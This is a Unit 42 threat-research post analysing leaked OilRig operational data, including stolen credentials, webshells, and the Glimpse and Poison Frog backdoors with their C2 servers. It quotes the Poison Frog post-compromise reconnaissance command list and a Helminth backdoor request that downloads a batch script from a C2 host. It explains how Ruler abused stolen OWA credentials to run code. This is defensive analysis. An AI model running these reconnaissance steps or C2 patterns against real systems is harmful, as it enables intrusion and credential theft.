Behind the Scenes with OilRig

unit42.paloaltonetworks.com/behind-the-scenes-with-oilrig/

Bryan Lee, Robert Falcone


April 30, 2019

By Bryan Lee and Robert Falcone

April 30, 2019 at 6:00 AM

Category: Unit 42

Tags: BONDUPDATER, OilRig, OopsIE, TwoFace



This post is also available in: 日本語 (Japanese)

After first uncovering the OilRig group in May 2016, Unit 42 has continued to monitor, observe, and track their activities and evolution over time. Since then, OilRig has been heavily researched by the rest of the industry and has been given additional names such as APT34 and Helix Kitten. The OilRig group is not particularly sophisticated but is extremely persistent in the pursuit of their mission objective and, unlike other some other espionage motivated adversaries, are much more willing to deviate from their existing attack methodologies and use novel techniques to accomplish their objectives. Over time, through our research we have been able to reveal specific details of how their attacks are executed,

the tools they use, and even what their development cycle may be like by tracking their use of VirusTotal as a detection check system. Due to the nature of the data we had access to however, our perspective was primarily from a target or victim perspective which is generally limited to the artifacts at the time of attack.

Recently, a data dump was leaked and made available to the public claiming to be data in relation to OilRig activity from the operations side. We retrieved the data dump, which included credential dumps, backdoors, webshells, and other files of interest. Several media outlets and other researchers have since performed their own evaluation, and in our assessment, we found the artifacts contained in data dump are indeed consistent with known OilRig operations and toolsets. In addition, the data dump allowed us to retroactively compare our previous research with OilRig's operational data. This allowed us to fill in previously existing gaps of OilRig's attack life cycle in addition to validating the accuracy of our research. By analyzing the data dump, we have been able to identify exactly how the BONDUPDATER backdoor and its server component functions, the appearance and functionality of several webshells in deployment by OilRig, each of these tools' internal operational names, and a better understanding of how widespread the OilRig operations may actually be from a global perspective.

The organizations possibly under attack by OilRig is widely-spread across the spectrum of industry verticals, spanning from government, media, energy, transportation and logistics, and technology service providers. In total we identified nearly 13,000 stolen credentials, over 100 deployed webshells, and roughly a dozen backdoor sessions into compromised hosts across 27 countries, 97 organizations, and 18 industries.

The information contained in this data dump include:

- Stolen credentials
- Potential systems to login to using stolen credentials
- Deployed webshell URLs
- Backdoor tools
- Command and control server component of backdoor tools
- Scripts to perform DNS hijacking
- Documents identifying specific individual operators
- Screenshots of OilRig operational systems

The Leak

In mid-March 2019, an unknown entity appeared on several hacking forums and Twitter with the user handle @Mr_L4nnist3r claiming they had access to data dumps involving internal tools and data used by the OilRig group. The initial claim included several screenshots of systems potentially in use by OilRig operators for attacks, a script that appeared to be used for DNS hijacking, and a password protected archive with the filename Glimpse.rar purporting to contain the command and control server panel for an OilRig backdoor. Soon

after, a Twitter account with the user handle @dookhtegan appeared claiming they also had access to data dumps involving internal tools and data used by the OilRig group, as seen in Figure 1. This account used an image from 2004 of a high-profile Iranian asylum seeker named Mehdy Kavousi who famously sewed his eyes and mouth shut to signify that rejecting his asylum claim and sending him back to Iran would be akin to putting him to death. It is unknown why this specific image was chosen, other than perhaps as a symbol of protest. Since the initial account creation, a stylized version of the original has been substituted as the profile image, making it far more difficult to understand who the original individual was.

Tweets 12 | Following 44 | Followers 2

Follow

LabDookhtegan
@dookhtegan

امروز نوبت ماست صدایتان را خاموش کنیم! ارتباط با ما: t.me/lab_dookhtegan
instagram.com/labdookhtegan

Joined March 2019

Tweets | Tweets & replies | Media

LabDookhtegan @dookhtegan · 6h
اطلاعات محرمانه ای که ما در مورد جنایات #وزارت_اطلاعات #افشا می کنیم را دنبال کنید و به اشتراک بگذارید!
We are exposing secret information on crimes of the iranian #MOIS – follow and #OILRIG #APT34 @Rouhani_ir #Iran !share

LabDookhtegan @dookhtegan · 7h
و بیش از 80 کاربر (Ministry of Presidential Affairs) mopa.ae بیش از 900 کاربر و پسورد در و پسورد برای وب میل
over 900 usernames and passwords in mopa.ae and over 80 users and passwords for webmail
anonfile.com/JfE3XaTemb/Emi…

LabDookhtegan @dookhtegan · 7h
webshell URLs in enoc.com, with passwords, webshell type and more webshell info
anonfile.com/KeEeXfTam7/Emi…

LabDookhtegan @dookhtegan · 7h
webshell URL in primus.com.jo with key for the webshell, and webshell code
anonfile.com/M3E8X3T2m4/Jor…

LabDookhtegan @dookhtegan · 7h
پیچیده ای که توسط گروه تهیه شده است webshell
webshell written by the group, uses encrypted RSA communication
anonfile.com/HaEfX9T9m0/bas…

LabDookhtegan @dookhtegan · 7h
در دومین های مختلف در کشورها در سراسر جهان webshell URLs تعداد 120 از
120 webshell URLs in variety of domains in countries around the world
anonfile.com/LaEeX3Temc/Web…

LabDookhtegan @dookhtegan · 7h
Poison Frog (Similar to Glimpse) – panel, server side and powershell agent (communicates over DNS and HTTP) – all written and used by the group
anonfile.com/W9AeX1Tcm7/pos…

LabDookhtegan @dookhtegan · 7h
We hope that other Iranian citizens will act for exposing this regime's real ugly face!

Show this thread

LabDookhtegan @dookhtegan · 7h
We are exposing here the cyber tools (APT34 / OILRIG) that the ruthless Iranian Ministry of Intelligence has been using against Iran's neighboring countries, including names of the cruel managers, and information about the activities and the goals of these cyber-attacks.

LabDookhtegan @dookhtegan · 7h
ما در اینجا از ابزارهای سایبری وزارت اطلاعات بیرحم و مروت علیه کشورهای همسایه، اسامی مسئولین مربوطه سنگدل، فعالیت ها و اهداف حملات سایبریشان پرده برمی داریم. ما امیدواریم که شهروندان دیگری نیز به افشای چهره تنگین این رژیم اقدام کنند!

1

Show this thread

LabDookhtegan @dookhtegan · 7h
امروز نوبت ماست صدایتان را خاموش کنیم!

Loading seems to be taking a while.
Twitter may be over capacity or experiencing a momentary hiccup. Try again or visit Twitter Status for more information.

New to Twitter?
Sign up now to get your own personalized timeline!

Sign up

Figure 1. Tweets by @dookhtegan providing files associated with the OilRig leak

This account continued a series of tweets voicing protest against the OilRig group and attributing its operations with a specific nation state and organization. Unit 42 is unable to validate this level of attribution, but a 2018 report from the United States National Counterintelligence and Security Center stated the OilRig group originates from an Iranian nexus. The account continued to post tweets with direct links to operational data dumps hosted on an anonymous file sharing service.

The files posted included the previously password protected archive Glimpse.rar, as well as new archives containing hundreds of harvested credentials from compromised organizations along with details on exposed login prompts. There were also links to webshells previously and possibly currently deployed, the webshell source codes, as well as another backdoor and its server component.

This account was suspended in short order, but immediately after the suspension, an alternate account with the username @dookhtegan1 with the same stylized profile image appeared and is still currently active. This account mirrors the previous messages of exposing the OilRig group but no longer contains links to data dumps, instead instructing those that are interested in the data to join them in a private Telegram channel. Figure 2 shows this second Twitter account providing a Telegram channel to leak the data.

Figure 2. Tweets by second account @dookhtegan1 providing a Telegram channel with the leaked files

Data Dump Contents

The contents of the data dump includes various types of datasets that appear to be results from reconnaissance activity, initial compromises, and tools the OilRig operators use against target organizations. The affected organizations spread across the spectrum of industry verticals, spanning from government, media, energy, transportation and logistics, and technology service providers. The datasets included:

- Stolen credentials
- Potential systems to login to using stolen credentials
- Deployed webshell URLs
- Backdoor tools
- Command and control server component of backdoor tools

- Script to perform DNS hijacking
- Documents identifying specific individual operators
- Screenshots of OilRig operational systems

We analyzed each type of dataset other than the documents containing detailed information on alleged OilRig operators and they remain consistent with previously observed OilRig tactics, techniques, and procedures (TTPs). While we are unable to confirm the validity of the documents detailing individual operators simply due to a lack of visibility into that realm, we also have no reason to doubt their validity either.

An interesting artifact we found in the data dump are the OilRig threat actors' own internal names of various tools we have been tracking. Table 1 provides the internal operational names and the names we use to track these tools.

Tool Type	Internal Name	Industry Name
Backdoor	Poison Frog	BONDUPDATER
Backdoor	Glimpse	Updated BONDUPDATER
Webshell	HyperShell	TwoFace loader
Webshell	HighShell	TwoFace payload
Webshell	Minion	TwoFace payload variant
DNS Hijacking Toolkit	webmask	Related to DNSpionage

Table 1. Tools exposed in the OilRig data leak with their internal names mapped to the names used by the security community

Credential Dumps

In our analysis, we found that a total of fifteen organizations had their credentials stolen in some fashion and stored in text files for the OilRig group to then abuse for additional attacks. In total, nearly 13,000 sets of credentials are included in the data dump. The credentials appear to have been stolen via multiple techniques, including using post-exploition password recovery tools such as MimiKatz or its variant ZhuMimiKatz. In addition to these tools, we believe OilRig attackers obtained credentials through, bruteforcing, SQL injections, and using traditional credential harvesting toolkits as we discussed in the Striking Oil blog published in September 2017.

It appears to us that one organization had its entire Active Directory dumped out, making up most of the credentials we found in the data dump.

The types of organizations listed in this data dump spread across multiple industry verticals but were all largely located in the Middle East region. We are unable to confirm if all of these stolen credentials are indeed valid sets of credentials, but based upon previously observed activity, timestamping, and known behaviors, it is highly probable that these credentials were or may still be valid.

Assuming the lists of credentials are valid, the mass collection confirms our hypothesis that the OilRig group maintains a heavy emphasis on credential based attacks along with the other types of attacks they deploy. This is consistent with most espionage-motivated adversaries, as once the adversary gains access via legitimate credentials, they are able to masquerade as a legitimate user and essentially become an insider threat. This type of activity becomes significantly harder to detect compared to using custom tools as the adversary masquerades as a legitimate user while most protections are intended to catch malware.

In our past research, based off artifacts we had gathered, we had internally postulated the OilRig group likely had a propensity to immediately attempt to escalate privileges once they have their initial compromise, then try to move laterally into the local Microsoft Exchange server where they would then able to harvest more credentials and implant additional tools such as webshells and IIS backdoors. In a presentation provided by a FireEye researcher, they documented this exact attack lifecycle for incidents associated with OilRig in addition to be deploying a post-exploitation toolkit called Ruler within their attack playbook as well. Ruler is an open-source penetration testing toolkit which is predicated on being able to access Outlook Web Access (OWA) or OWA via stolen credentials, then abusing built-in functions to perform a variety of actions including retrieving the Global Address List, setting malicious email rules, and in OilRig's case, performing remote code execution.

The specific function of Ruler the OilRig group was using is the Ruler.Homepage function. This function abuses a capability in Microsoft Outlook which allows an administrator or a user to set a default homepage for any folder inside their inbox. Using stolen credentials, the operator would use Ruler to send commands to the target organization's OWA instance via an RPC protocol which would then remotely set an arbitrary homepage for the compromised inbox's folders. The operator would then include commands in the homepage to automatically retrieve and execute malicious code. In OilRig's case, they included commands to retrieve and execute a backdoor, immediately giving them access to the endpoint in use by the user whose credentials had been stolen.

Backdoors

The data dump included two backdoors that we had previously associated with the OilRig threat group, both of which we had previously referred to as BONDUPDATER. Generally speaking, we are able to retrieve the implant or payload involved in an attack but are generally blind to the server side component. This data dump provided the backdoors and

their associated server components which provides us a different perspective on how the backdoors function. In addition, we discovered that the backdoors are actually called Glimpse and Poison Frog internally by OilRig and are functionally two different tools.

Glimpse

The Glimpse tool within the data dump is related to the updated BONDUPDATER tool that we discovered being delivered to a Middle East government organization in a report we published on September 2018. We recently mentioned this tool in another report on April 16, as this variant of the BONDUPDATER tool used DNS tunneling to communicate with its C2, specifically using TXT queries to receive information from the C2 server.

The data dump included the following three requisite components of the Glimpse tool seen in Table 2, as well as a Read me.txt file that explains how to set up and use Glimpse.

Component	Description
Agent	Powershell scripts meant to run on compromised systems.
Server	Command and control server that communicates via DNS tunneling
Panel	Graphical User Interface that allows actors to issue commands, upload and download files to Agents via the Server

Table 2. The three components of the Glimpse tool

Glimpse is a PowerShell script that contains the comment version 2.2, which suggests the OilRig group considers this a specific version of the tool and that it likely has included prior versions.

The Glimpse panel, versioned “v1.0.5” is the tool that the actor uses to organize the various agents installed on compromised systems. The panel allows the actors to issue commands in addition to uploading files to and downloading files from the compromised endpoints. According to the compilation time, the developer of the Glimpse panel created this tool on September 1, 2018. Figure 3 shows the main Glimpse panel with three different agents listed in a test environment.




Figure 3. The Glimpse panel showing three compromised systems

To interact with a specific agent, the actor selects the entry to open in the agent control panel. The agent control panel has three tabs that have interfaces that allow the actor to issue commands, as well as upload and download files to and from the agent. The command tab will show previously issued commands, when they were issued, and their status, as seen in Figure 4.




Figure 4. Glimpse's Agent Control Panel showing the interface actors would use to send commands

The actor clicks the command to view the results in a popup window named "Result Viewer". Figure 5 shows the result viewer window showing the results of the issued command.




Figure 5. The Result Viewer showing the results of an issued command

The server portion of Glimpse works in unison with the panel by acting as a DNS server, which is written in JavaScript and runs in the Node.js runtime. The server has a filename of srvr.js, which according to the Read me.txt file is meant to be run using forever start srvr.js in Node.js. Figure 6 shows the Glimpse server responding to an inbound beacon from the Glimpse agent and sending a command whoami. The screenshot also shows the Glimpse server receiving the results of the whoami command executed by the agent.




Figure 6. The Glimpse server issuing a command to an agent and receiving the results of the command

Poison Frog

The second backdoor included in the data dump is named Poison Frog. The dataset includes both the agent that the actor would install on targeted systems and the server that would allow the actor to interact with compromised systems. The Poison Frog tool appears to be a variant of BONDUPDATER used in targeted attacks in the Middle East, as reported by FireEye in December 2017.

Table 3 shows the files associated with the agent included in the data dump, of which the dUpdater.ps1 portion of Poison Frog appears to be the initial variant of BONDUPDATER that uses DNS tunneling for its C2 channel as discussed in our recent blog discussing OilRig's DNS tunneling protocols. Interestingly, both of these Poison Frog agent scripts were

configured to use the domain myleftheart[.]com as its C2 server though we have not seen this domain in any attacks, and we were unable to associate it with any known OilRig infrastructure.

Filename	SHA256
poisonfrog.ps1	27e03b98ae0f6f2650f378e9292384f1350f95ee4f3ac009e0113a8d9e2e14e
hUpdater.ps1	995ea68dcf27c4a2d482b3afadbd8da546d635d72f6b458557175e0cb98dd9
dUpdater.ps1	0f20995d431abce885b8bd7dec1013cc1ef7c73886029c67df53101ea33043

Table 3. Files associated with the Poison Frog agent provided in the leak

Like the Glimpse C2 server, the Poison Frog server was written in JavaScript and will run in Node.js. The Poison Frog server handles both the HTTP and DNS tunneling channels used by the hUpdater.ps1 and dUpdater.ps1 scripts. According to the server's code, the default command that it would issue to newly infected systems was a batch script contained in a file named 0000000000.bat. The data dump included the 0000000000.bat file, which when executed on an infected system would run the following commands to gather information to be sent back to the C2 server:

- whoami
- hostname
- ipconfig /all
- net user /domain
- net group /domain
- net group "domain admins" /domain
- net group "Exchange Trusted Subsystem" /domain
- net accounts /domain
- net user
- net localgroup administrators
- netstat -an
- tasklist

- systeminfo
- reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"
- schtasks /query /FO List /TN "GoogleUpdatesTaskMachineUI" /V | findstr /b /n /c:"Repeat: Every:"
- WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List

This batch script is also interesting as it uses echo commands to include headers before each of the command results. The headers included in this batch script looked very familiar, as we had seen a very similar batch script provided via the HTTP C2 channel for the Helminth backdoor delivered by a Clayslide delivery document as we reported in October 2016 (SHA256: 903b6d948c16dc92b69fe1de76cf64ab8377893770bf47c29bf91f3fd987f996). The following HTTP request from the Helminth backdoor (SHA256: 1fb69090be8a2e11eeb220b26ee5eddf1e3fe81ffa59c47d47d01bf90c2b080c) downloaded the similar batch script:

GET /update-index.aspx?req=1786873725%5Cbat&m=d HTTP/1.1

Host: update-kernal[.]net

Connection: Keep-Alive

We performed a code comparison to visualize the similarities between the batch script delivered as the default command in Poison Frog is to the script provided to the Helminth backdoor. Figure 7 shows just how similar these two batch scripts are with several of the headers being exactly the same and a majority of the commands being the same with the Helminth commands having the 2>&1 suffix to include command errors with the output.

